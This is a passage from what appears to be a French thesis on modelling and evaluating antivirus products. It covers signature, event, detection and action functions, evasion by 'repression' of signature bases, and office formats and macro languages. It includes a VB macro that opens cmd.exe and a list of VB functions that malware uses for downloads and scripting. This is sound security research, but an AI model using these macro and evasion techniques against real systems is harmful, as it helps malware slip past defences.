5.2.2 La fonction *événement*

L'antivirus agit (ou non) en fonction d'un ou plusieurs événements. Les deux principaux modes (scan à la demande, scan à l'accès) de manière implicite sont liés à la notion d'événement. Ainsi, un fichier malsain peut être considéré comme un fichier sain ou malicieux selon l'événement considéré. Là encore (en utilisant la numérotation de Gödel), nous décrivons un événement comme un entier.

Notons enfin que la notion d'événement est liée à celle de système d'exploitation. L'intérêt de la fonction d'événement e est précisément de capturer et synthésiser l'interaction fichier et système (ce qui avait été fait par Zuo et Zhou [154] en utilisant le formalisme des fonctions récursives).

La fonction e suivante définit le comportement d'un antivirus sur un évènement j. L'ensemble des événements $E = E_0 \cup E_1$ est divisé en l'ensemble E_0 des événements pris en compte par l'antivirus et en l'ensemble E_1 des événements non pris en compte par l'antivirus.

$$e : E = E_0 \cup E_1 \subset \mathbb{N} \to \mathbb{F}_2$$
$$e(j) = \begin{cases} 0 \text{ si } j \in E_0. \\ 1 \text{ sinon.} \end{cases}$$

Ainsi, l'ensemble E_1 est spécifique à chaque antivirus. *A minima*, il contient (ou devrait contenir) les événements suivants

- le scan à la demande (analyse forcée) $j = 0$ (par convention de notre part),
- la copie d'un fichier $j = 1$
- la création d'un fichier $j = 2$
- l'exécution d'un fichier $j = 3$
- la modification d'un élément du système d'exploitation $j = 4$

L'analyse et l'évaluation d'un antivirus relativement à la fonction e va consister à analyser les ensembles E_0 et E_1 et à utiliser des fonctions (virales) $\mu : E_1 \to E_0$ (leurrage fonctionnel au sein du système d'exploitation par exemple)

5.2.3 La fonction de détection

La fonction d est la fonction de détection définie comme suit :

$$d : I \times S \times E \mapsto \mathbb{N}$$
$$d(i, s(i), j) = \begin{cases} n > 0 & \text{si } e(j) = 1 \text{ et } s(i) \text{ est définie.} \\ 0 & \text{sinon.} \end{cases}$$

La fonction d reçoit en argument un fichier i, un événement j (action du système relativement au fichier i) et une signature $s(i)$. À ce stade, la valeur $d(i, s(i), j) > 0$ signifie que le fichier i est considéré comme malveillant (relativement à une machine de Turing universelle donnée).

Avec ce formalisme, nous pouvons concentrer l'évaluation et l'attaque des antivirus au niveau des arguments de la fonction d, laquelle devient une fonction totalement déterministe. C'est leur manipulation et transformation qui modifiera le résultat de la détection et non la fonction elle-même. En revanche, du point de vue de l'attaquant ou de l'évaluateur, il est possible de considérer une famille de fonctions $\rho_{..}$, dite de répression, où .. désigne la cible de la répression. Par exemple, lorsque la cible de la répression est la base de signatures, nous considérons la fonction de *répression* ρ_S. Le but est de rendre indisponible la base de signatures S (cas démontrés lors du concours iAWACS 2009 [17]).

Nous définissons ρ_s comme suit (fonction de *répression* de la base de signatures).

$$\rho_S : \mathbb{F}_2^l \to \mathbb{F}_2^{l'}.$$
$$S \to S'.$$

de telle sorte que $s(i)$ n'est plus définie sur S'. Le cas le plus simple [17] est d'écraser en mémoire la base S qui y est chargée, ou de la modifier en mémoire.

D'autres cibles que la base S peuvent être envisagées : mémoire et ressources nécessaires à l'antivirus, moteur antiviral ...

5.2.4 La fonction *action antivirale*

Lorsqu'un fichier est détecté comme malveillant, une action doit être réalisée par l'antivirus. Or l'action doit dépendre (normalement) du type de détection, ce qui est rendu compte par une valeur strictement positive pour $d(i, s(i), j)$.

La fonction *action antivirale* est définie comme suit :

$$a_n : \mathbb{N} \mapsto \mathbb{N}$$
$$a(k) = \begin{cases} 0 & \text{action} \ll \text{ne rien faire} \gg \\ k' = a(k) > 0 & \text{réaliser l'action } k' \end{cases}$$

La valeur $k' = a(k)$ codifie les différentes actions que l'antivirus doit entreprendre pour traiter l'infection : quarantaine, désinfection, destruction, rapport.... Du point de vue de l'attaquant ou de l'évaluateur, contourner l'antivirus peut consister soit à intercepter la valeur $d(i, s(i), j)$ et à la modifier avant son évaluation par la fonction a, soit à modifier la valeur $k' = a(k)$ elle-même.

Pour cela, nous utiliserons la fonctions dites de répression ρ_a qui fonctionnent sur le même principe que la fonction ρ_S et les fonctions $\rho_{..}$. Pour un attaquant, quelle que soit la valeur $d(i, s(i), j)$ si aucune action appropriée n'est prise, l'attaque est finalement couronnée de succès.

5.2.5 Synthèse et formalisation du problème

Finalement, ces différentes notations nous permettent de modéliser un antivirus par une composition de fonctions. Pour traiter efficacement une menace potentielle, la fonction de détection d doit, à partir d'un fichier i et d'un événement j du système d'exploitation sur ce fichier, déterminer sa signature à l'aide de la fonction de signature s, pour *in fine* réaliser l'action k' dans le système.

Définition 23 (*Antivirus*)

Un antivirus A est défini comme la donnée du quadruplet de fonctions (s, e, d, a) définis comme suit :
s : fonction de signature.
e : fonction de événement.
d : fonction de détection.
a : fonction action antivirale.
Nous avons donc $A = a \circ d \circ e \circ s$. La figure 4 synthétise cette vision par composition fonctionnelle.
Sur un fichier $m \in N, A(m) = 1$ si $m \in I_{\mathcal{M}}$ et 0 sinon (fichier sain).

Proposition : La fonction antivirale A est non injective.
Preuve : Par construction.

Évaluer la fonction antivirale A va donc consister d'une part à évaluer les propriétés de chacune des composantes mais également à regarder s'il n'est pas possible d'insérer des fonctions suppémentaires dans cette composition fonctionnelle de départ. C'est l'objet des fonctions identifiées précédemment.




FIGURE 4 – Schéma représentatif de la composée de fonctions d'un antivirus

Définition 24 (*Analyse d'un antivirus*)

Un ensemble d'évaluation et de test d'un antivirus est défini par la donnée d'une famille de fonction $(\sigma_i, \mu_j, \rho_{..})_{i,j,..}$ *définies par :*
σ *: fonctions de mutation.*
μ *: fonctions de leurrage.*
$\rho_{..}$ *: fonctions de répression.*
L'évaluation consiste à regarder si l'une des composées fonctionnelles $(a \circ d \circ e \circ \sigma_i \circ s)(m)$, $(a \circ d \circ \mu_j \circ e \circ s)(m)$, $(a \circ d \circ e \circ s \circ \rho_{..})(m)$, *donne une valeur différente de la valeur normale* $A(m)$.

Les fonctions de *répression* $\rho_{..}$ regroupent la répression sur la base de signatures ρ_S, sur les actions ρ_a mais également sur la détection de l'antivirus ρ_d, sur les évènements ρ_e, etc. La liste de toutes les fonctions n'est bien sûr pas exhaustive mais cette formalisation permet, elle, d'envisager toutes les fonctions possibles et leurs différentes combinaisons.

Dans la suite de la thèse, nous allons envisager avec la vision de l'attaquant/évaluateur, la robustesse des différentes fonctions s, e, d et a et surtout concevoir différentes fonctions σ, μ, ρ comme outils d'évaluation. La proposition et l'implémentation de cette méthodologie de tests se fera grâce à la production d'un outil et de différents fichiers bureautiques construits et détaillés dans le chapitre IV et réalisant ces différentes fonctions de tests.

Mais avant, il est nécessaire de connaitre et comprendre le fonctionnement de ces fichiers bureautiques, leurs formats, leurs utilisations mais aussi la sécurité des applications qui les exécutent, pour ainsi pouvoir les modifier comme on le souhaite.

6 Bilan de la formalisation d'un produit antiviral et des tests d'antivirus

Dans ce chapitre, j'ai rappelé les différentes définitions et formalisations d'une infection informatique et d'un produit antiviral. J'ai également présenté les différentes techniques antivirales connues et les plus utilisées par les différents produits antiviraux.

Enfin j'ai également proposé la formalisation d'une méthodologie de tests des antivirus et je vais maintenant présenter l'application de cette méthodologie sur différents antivirus. Pour appliquer cette méthodologie de tests, je vais utiliser les documents bureautiques et leurs applications.

Cette méthodologie devant être ouverte, libre, reproductible et adaptable, le choix des documents bureautiques est tout trouvé. Il est ainsi très facile de concevoir différents schémas de tests.

Les documents bureautiques sont souvent sous-estimés voire ignorés par la plupart des logiciels antiviraux. Ils sont pourtant connus comme étant des vecteurs primordiaux de risque viral, que ce soit comme « loader » mais aussi comme conteneur portant la charge active.

Pour concrétiser cette méthodologie, je vais présenter différentes parties dans le prochain chapitre : - les différents documents bureautiques et les sécurités des applications bureautiques. Pour finir, je présenterai le risque viral lié à ces documents bureautiques, qui permettent de mener des attaques sophistiquées.

Chapitre III

Les documents bureautiques et leurs menaces

1 Présentation des documents bureautiques

Contrairement à ce qu'ont dit beaucoup d'experts au début des années 90, un document bureautique est bien plus qu'un simple document texte. Il contient de nombreuses informations sur l'utilisateur qui l'a créé, la date, la suite utilisée pour le créer, la version, etc. Toutes ces informations (ou métadonnées) peuvent être récupérées en analysant le fichier et sont souvent méconnues de l'utilisateur. Il existe différentes applications et différents types de document qui seront utiles suivant le métier des utilisateurs.

Afin de faciliter le travail des utilisateurs, les différentes équipes de production ont choisi d'ajouter au fur et à mesure différentes fonctionnalités à ces applications bureautiques. Pour cela différents langages, comme le *Visual Basic*, le *Python* ou encore le *PDF*, ont permis d'automatiser certaines actions afin d'aider les utilisateurs dans leurs tâches quotidiennes.

Finalement, nous pouvons considérer qu'un document bureautique constitue en soi une machine de Turing et un environnement d'exécution complet. On retrouve aussi bien des parties inertes (du texte), des fonctions actives (*Vba, PDF, OObasic, python*, etc), des métadonnées, des images, alliant différents protections, comme le chiffrement, la compression, etc.

Au niveau des applications, nous retrouvons la célèbre suite *Microsoft Office* [43], avec toute sa palette d'applications. Cette suite bureautique est payante et disponible en de nombreuses versions (professionnelle, familiale, étudiante ...). Elle fait son apparition en 1989, comme un système de paquets contenant différentes applications vendues séparément. Les trois applications historiques sont *Word*, *Excel* et *Powerpoint*.

Du côté du monde libre, la suite historique fût *StarOffice* [60], le seul concurrent sérieux pour *Microsoft*, développé par *Sun Microsystems*. Elle devient, par la suite, *OpenOffice.org* [49]. Elle propose le même type d'applications métiers que son homologue.

Après le rachat de *Sun* par *Oracle*, la communauté du libre a décidé de dresser un nouvel étendard grâce au développement de *LibreOffice* [37], reprenant le code d'*OpenOffice* et en l'améliorant.

Il y a peu de temps une nouvelle version d'*OpenOffice* a vu le jour, sous le nom d'*Apache OpenOffice* [4]. En effet *Oracle* a décidé d'effectuer le transfert de la technologie *OpenOffice* à *Apache* qui a décidé de rééditer la suite bureautique et d'en assurer le développement.

Enfin, nous retrouvons aussi, dans la catégorie des documents bureautiques, le format *PDF* avec son langage éponyme, développé par *Adobe*, héritier du langage *PostScript* [53]. Il existe de nombreux lecteurs *PDF* (*Portable Document Format*), payants ou gratuits, dont les plus connus sont *Acrobat Reader*, *Foxit Reader* ... toutefois très peu d'applications sont capables de générer et surtout de modifier un fichier *PDF*.

Latex [33], un langage et un système de composition de documents, permet de générer un fichier *PDF* à partir d'un ou plusieurs fichiers latex. Le moteur actuel (2014) de génération de Latex est le *PdfTex* mais il sera bientôt remplacé par le *LuaTex*. *Adobe* avec sa version payante, *Adobe Acrobat*, permet lui aussi de générer et de modifier des documents *PDF*.

Dans ce chapitre, je présenterai d'abord la suite *Microsoft Office*. Je détaillerai les différentes applications, les différents formats ainsi que les différentes extensions de fichier de cette suite bureautique. Par la suite, je ferai de même pour *LibreOffice*.

Je vais, par la suite, présenter le mécanisme d'automatisation des actions (ou Macro), présent dans ces deux suites bureautiques. Je détaillerai le fonctionnement d'une macro, l'interface de développement de celle-ci, ainsi que les différents langages associés à ce mécanisme. Pour finir, j'aborderai les évènements liés aux macros et leur importance dans l'exécution de celles-ci.

Enfin, dans une dernière partie, le langage *PDF* et son format de fichier seront présentés. Tout d'abord, je décrirai la structure des fichiers *PDF*, puis je présenterai le langage *PDF* associé, permettant l'exécution de fonctions natives au langage, comme du *JavaScript* par exemple.

1.1 La suite *Microsoft Office*

Microsoft Office existe depuis les plus anciennes versions, du système d'exploitation, *Windows*. La suite historique comprenait seulement trois applications :

- *Word*, logiciel de traitement de texte.
- *Excel*, logiciel de tableur.
- *PowerPoint*, logiciel de présentation.

Depuis la suite bureautique a bien évolué, en passant par la version 5.0, 6.0, 97 – 2003, 2007, 2010, 2013 et bientôt 2015, celle-ci s'est étoffée de nombreuses autres applications. On retrouve, par exemple pour la suite 2013 en plus des trois application principales, les applications suivantes : *Access*, *Lync*, *OneNote*, *Outlook* et *Publisher*.

On retrouve parmi toutes ces applications, un logiciel de messagerie (Outlook), un logiciel de traitement publicitaire (publisher), un logiciel de base de données (Access), un serveur de communications (Lync) et un programme de prises de notes (OneNote). La suite bureautique a bien évolué, *incluant de plus en plus de fonctions actives constituant autant de vecteurs d'attaques potentiels.*

Je me suis intéressé aux trois applications métiers principales et historiques, à savoir *Word*, *Excel* et *PowerPoint*, ainsi qu'à leurs formats. Jusqu'à la version 97 – 2003, chaque application avait un seul format pour ses fichiers :

- Une extension *.doc* pour *Word*.
- Une extension *.xls* pour *Excel*.
- Une extension *.ppt* pour *PowerPoint*.

Un grand changement a eu lieu lors de la sortie de la version 2007 de la suite. *Microsoft* a choisi d'introduire deux nouveaux formats pour chaque application :

- *.docx* et *.docm* pour *Word*.
- *.xlsx* et *.xlsm* pour *Excel*.
- *.pptx* et *.pptm* pour *PowerPoint*.

Une extension, avec un x à la fin, représente un document classique sans prise en charge de fonctions actives comme les macros (section 1.3). Un document avec une extension contenant un m, quant à lui, à la possibilité d'exécuter des fonctions actives. Cependant, il n'est pas dit qu'il en comporte systématiquement. Ainsi, un utilisateur qui est sûr de ne pas avoir besoin d'automatiser ses actions sur un fichier, pourra l'enregistrer avec une extension *...x*.

Microsoft Office propose un système d'automatisation des actions autour du langage *VBA [67] (Visual Basic for Applications)*, dérivé du langage *Visual Basic* [66]. L'utilisation de ce langage sera présentée dans la section 1.4.

Ce type de fichier en fait d'une archive *ZIP* contenant de nombreux fichiers de type *XML*. Chaque fichier a un rôle bien précis, comme s'occuper de la forme, de la mise en page, du contenu, etc. Tous ces fichiers *XML* sont articulés autour d'un squelette qui se divise en deux parties, un tronc commun et une partie propre à chaque application.

La figure 1 présente le descriptif du squelette général et le squelette commun, tandis que le squelette d'un document *Word* est donné en figure 2. Les squelettes d'un document *Excel* et *PowerPoint* sont donnés en annexe G.

Ces squelettes ne sont pas fixes, ils peuvent évoluer suivant le contenu ajouté au fichier par l'utilisateur. Ils sont contenus dans le fichier *[Content_Types].xml* afin que l'application concernée puisse interpréter correctement le document. Le contenu de ce fichier est donné en annexe J. Enfin, ils sont facilement modifiables par un attaquant (ou un évaluateur) ce que j'utiliserai dans une méthodologie de tests.




FIGURE 1 – Squelette général d'un document Microsoft Office




FIGURE 2 – Squelette d'un document Word

1.2 La suite libre *LibreOffice*

La suite *LibreOffice* est la continuation de la suite historique *OpenOffice*. Celle-ci, après avoir été rachetée par *Oracle*, n'existait plus en format libre et étant devenu propriétaire, la communauté a décidée de *forker* cette suite dans un nouveau projet public, ouvert et servant la communauté.

Les fonctionnalités d'*OpenOffice* sont restées intactes et un incroyable travail a été fait pour faire vivre mais surtout nettoyer, optimiser et implémenter de nouvelles fonctionnalités dans cette nouvelle suite bureautique libre.

La suite *LibreOffice* comprend quatre applications métiers :
- *Document Writer*, logiciel de traitement de texte.
- *Classeur Calc*, logiciel de tableur.
- *Présentation Impress*, logiciel de présentation.
- *Dessin Draw*, logiciel de dessin.

Chaque application a une extension propre qui lui est attribuée. Elles n'ont pas changé depuis la version d'*OpenOffice* et continue d'être utilisées dans les versions les plus récentes de *LibreOffice*. Voici le descriptif des extensions pour chaque application :
- *.odt* pour *Document Writer*.
- *.ods* pour *Classeur Calc*.
- *.odp* pour *Présentation Impress*.
- *.odd* pour *Dessin Draw*.

Ce type de fichier en fait d'une archive *ZIP* contenant de nombreux fichiers de type *XML*. Chaque fichier a un rôle bien précis, comme s'occuper de la forme, de la mise en page, du contenu, etc.

Ces fichiers *XML* sont articulés autour d'un squelette. Le squelette de chaque type de fichier est le même, seul le contenu de certains fichiers changera avec le type de fichier. Ces squelettes peuvent évoluer suivant le contenu ajouté au fichier par l'utilisateur et ils sont également facilement modifiables par une application extérieure. Le descriptif du squelette est donné en figure 3.




FIGURE 3 – Squelette d'un document LibreOffice

Comme pour la suite *Microsoft Office*, *LibreOffice* propose également un système d'automatisation des actions. On retrouve le *OpenOffice Basic (OOBasic [50])*, dérivé du langage *Visual Basic* [66], mais aussi du *Python*, du *BeanShell*, du *JavaScript*. Ils seront abordés dans la section 1.4.

Afin que l'application *LibreOffice* puisse interpréter tous ces fichiers *XML*, ceux-ci sont tous référencés dans le fichier *Manifest.xml* présent dans le dossier *META-INF*. Le contenu de ce fichier est fourni en annexe I.

1.3 Mécanisme d'automatisation des actions (ou Macro)

Pour faciliter un nombre d'actions répétées, comme remplir de nombreuses cellules d'un fichier *Classeur* par exemple, un système d'automatisation des actions a été mis en place afin de remplacer ces répétitions.

Ainsi les *macros* permettent d'effectuer de nombreuses actions à la place de l'utilisateur. L'utilisateur définit une fois l'action à faire puis affectera cette action à un évènement, comme l'ouverture du document, de l'application, le remplissage d'une cellule ou encore une combinaison de touches par exemple.

Au début, ces actions ne devaient aider l'utilisateur que sur le document et seulement lui, cependant il est tout à fait possible d'interagir avec l'application qui exécute le document, et même avec le système sur lequel se trouve l'application. Ainsi avec un simple document, il est possible d'obtenir des informations sur une machine cible, voire même d'extrapoler à tout un système de machines en réseau.

C'est pourquoi, de nos jours, nous assistons à un retour en force des attaques via des fichiers contenant des macros, d'une part, grâce à la simplicité, l'efficacité et la puissance des langages des macros et d'autre part, grâce à l'insouciance des utilisateurs sur ces différents mécanismes.

L'exemple ci-dessous, présente une macro en *VB* qui exécute une fenêtre *cmd* (interpréteur de commandes *Windows*) sur un environnement *Windows*. Cette macro fonctionne à l'intérieur d'un document *Microsoft Office* et également dans un document *LibreOffice*, seule la façon de l'exécuter diffèrera (voir section 1.5).

```
Sub Main()
    Shell "cmd.exe"
End Sub
```

On retrouve bien d'autres fonctions *VB* qui peuvent être utilisées par des *malware*, et cette liste est non-exhaustive :

- Open, Write, Binary, Print, Put,
- CreateObject,
- Lib,
- WScript,
- ADODB,
- Microsoft.XMLHTTTP,
- UrlDownLoadToFile...

Pour *Microsoft Office*, les seuls fichiers pouvant contenir des macros sont les extensions historiques (*.doc, .xls, .ppt*) ainsi que les nouvelles (*.docm, .xlsm, .pptm*). Ces dernières, avec la lettre *m* placée à la fin pour indiquer la présence de macros, sont le nouveau format utilisé de plus en plus lors de la création de fichiers contenant des macros. De plus, l'icône d'un fichier contenant des macros sera différent de celui sans macro (figure 4).

Pour *LibreOffice* en revanche, il n'y a pas de différence au niveau de l'extension ou de l'icône entre un fichier contenant ou non une macro.




FIGURE 4 – Icônes possibles pour un document Word suivant son format

Lorsqu'un utilisateur ajoute une ou plusieurs macros à son fichier, le squelette de celui-ci change. Pas seulement par le fait d'ajouter le ou les fichiers qui contiennent les macros, mais aussi certains fichiers du squelette original changent pour accepter ces nouveaux fichiers.

Pour *Microsoft Office 2007+*, l'ensemble des macros, présentes dans un fichier, se trouvent dans le fichier *vbaProject.bin* qui se trouve dans un dossier spécifique au format du fichier bureautique, comme expliqué précédemment dans la description de l'architecture d'un fichier.

Pour *LibreOffice*, les macros se trouvent soit dans le dossier *Basic* soit dans le dossier *Scripts* du fichier, suivant le langage de programmation des macros (voir figure 5). Cependant il est aussi possible de définir des macros propres à chaque utilisateur. Dans ce cas, là elles seront stockées dans le dossier suivant, réparties encore une fois entre les dossiers *Basic* et *Scripts* :

$$\%AppData\%\backslash Roaming\backslash LibreOffice\backslash 4\backslash user$$

Il existe aussi de nombreuses macros définies par défaut dans le dossier d'installation de *LibreOffice*. Il est possible d'y accéder par l'interface de programmation des macros dans l'onglet *Macros LibreOffice*. Ces macros sont accessibles à tous les utilisateurs du système. Le chemin d'accès de ces macros est :<dossier installation LibreOffice>\share\




FIGURE 5 – Utilisation des macros de *LibreOffice*

1.3.1 Interface de développement des macros

Pour accéder aux macros avec la suite *Microsoft Office*, il suffit de se rendre dans l'onglet *Affichage* et de dérouler la flèche sous l'onglet *Macros*. On a alors la possibilité d'afficher les macros ou d'enregistrer une macro. L'onglet *Afficher les macros* propose également de créer des macros via une interface de programmation.




FIGURE 6 – Interface de création des macros Microsoft Office

Dans l'interface *LibreOffice*, il existe deux interfaces liées aux macros, une liée à la programmation des macros et une liée aux évènements des macros. On retrouve ces deux interfaces dans le menu *Options* de l'application, sous les noms *Macros*, pour la première et *Personnaliser* pour la seconde.




FIGURE 7 – Interface de création des macros LibreOffice

Afin de programmer des macros, il est important de connaitre les différents langages de programmation proposés par les deux suites bureautiques.

1.4 Langage de programmation des macros

Le langage historique des macros, introduit dans les premières versions de *Microsoft Office*, est le *Visual Basic*. Celui-ci se décline en deux versions différentes suivant la suite bureautiques utilisée :

- *VBA* pour *Microsoft Office*
- *LibreOffice Basic* pour *LibreOffice* (*OOBasic* pour *OpenOffice*)

Voici un exemple de macro en *Visual Basic* qui va afficher une *MessageBox* à l'utilisateur avec un message :

```
Sub Main()
    MsgBox "Bonjour"
EndSub
```

Selon la version de *Visual Basic* utilisée, certaines fonctions seront présentes ou non, ce qui demande de nombreuses recherches.

Pour *LibreOffice*, il existe également trois autres langages de développement des macros : *Python*, *Beanshell*, *JavaScript*.
LibreOffice commme *OpenOffice* dispose d'une interface de programmation sous la forme d'une architecture *UNO* (*Universal Network Objects*, objets réseau universels). Il s'agit d'une interface de programmation orientée objet que *LibreOffice* divise en différents objets permettant un accès contrôlé par programme au *package Office*.

Pour déclarer une variable d'objet, il faut utiliser la désignation du type *Object* :

```
Dim Obj As Object
```

Cet appel déclare une variable d'objet nommée *Obj*. La variable d'objet ainsi créée doit ensuite être initialisée à l'aide de la fonction *createUnoService* :

```
Obj = createUnoService("com.sun.star.frame.Desktop")
```

Cet appel assigne à la variable *Obj* une référence à l'objet qui vient d'être créé. *com.sun.star.frame.Desktop* ressemble à un type d'objet. Toutefois, dans la terminologie *UNO*, on parle plus volontiers de *service* que de *type*. Selon la philosophie *UNO*, un *Obj* est décrit comme étant une référence à un objet prenant en charge le service *com.sun.star.frame.Desktop*. Le terme *service* employé dans *LibreOffice Basic* correspond donc aux termes type et classe employés dans d'autres langages de programmation.

Tout cela permet, par exemple, de définir une macro avec ce type d'objet qui sera utilisable par les quatre langages de macros présents. Ainsi, il n'y aura qu'à modifier les appels aux différents services *UNO* pour chaque langage.

Voici par exemple une macro *HelloWorld* suivant les quatre langages :

Macro en *Basic*

```
Sub writeHelloWorld()
    Dim oDoc As Object, xText As Object, xTextRange As Object

    oDoc = ThisComponent

    xText = oDoc.getText()
    xTextRange = xText.getEnd()
    xTextRange.setString( "Hello World (in Basic)" )
End Sub
```

Macro en *BeanShell*

```
import com.sun.star.uno.UnoRuntime;
import com.sun.star.text.XTextDocument;
import com.sun.star.text.XText;
import com.sun.star.text.XTextRange;

oDoc = XSCRIPTCONTEXT.getDocument();

xTextDoc = UnoRuntime.queryInterface(XTextDocument.class,oDoc);
xText = xTextDoc.getText();
xTextRange = xText.getEnd();
xTextRange.setString( "Hello World (in BeanShell)" );
return 0;
```

Macro en *JavaScript*

```
importClass(Packages.com.sun.star.uno.UnoRuntime)
importClass(Packages.com.sun.star.text.XTextDocument)
importClass(Packages.com.sun.star.text.XText)
importClass(Packages.com.sun.star.text.XTextRange)

oDoc = XSCRIPTCONTEXT.getDocument()

xTextDoc = UnoRuntime.queryInterface(XTextDocument,oDoc)
xText = xTextDoc.getText()
xTextRange = xText.getEnd()
xTextRange.setString( "Hello World (in JavaScript)" )
```

Macro en *Python*

```
def HelloPython( ):
import uno

def HelloPython( ):
    oDoc = XSCRIPTCONTEXT.getDocument()

    xText = oDoc.getText()
